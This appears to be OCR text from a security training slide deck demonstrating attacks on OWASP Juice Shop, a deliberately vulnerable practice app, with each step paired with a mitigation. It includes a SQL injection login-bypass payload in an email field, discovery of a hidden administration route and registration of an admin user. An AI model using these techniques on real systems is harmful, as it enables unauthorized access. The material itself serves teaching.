
Vulnerability	Identification failure
Result	Unauthorized access
Mitigation(s)	● Train users to protect secrets ● Don’t use “security questions” ● Require MFA

Log In Without a Password




Email *


' OR 1==1 --


OWASP Juice Shop
Account
6
Your Basket
EN
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤

Vulnerability	SQL injection
Result	Unauthenticated access
Mitigation	Validate user input


Find the Admin Page


OWASP Juice Shop
e Shop
6
Account
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Contact
Customer Feedback
Complaint
Support Chat
Company
About Us
Photo Wall
Apple Juice (1000ml)
1.99¤
Add to Basket



```
  }
}(),
td = [
  {
    path: 'administration',
    component: wi,
    canActivate: [
      Ot
    ]
  },
```

path:



localhost:3000/#/administration

OWASP Juice Shop

Administration

Registered Users

admin@juice-sh.op


jim@juice-sh.op

bender@juice-sh.op

bjoern.kimminich@gmail.com

Vulnerability	Security by obscurity
Result	Unauthorized access
Mitigation	Explicit access control mechanism

Create an Admin User



User Registration

Email *

john.doe@hotmail.com

Password *


••••••••

Password must be 5-40 characters long. 8/20

Repeat Password *

••••••••

8/40




St...	M...	Domain	File
201	P...	local...	/api/Users/
201	P...	local...	/api/SecurityAns
304	GET	local...	application-conf

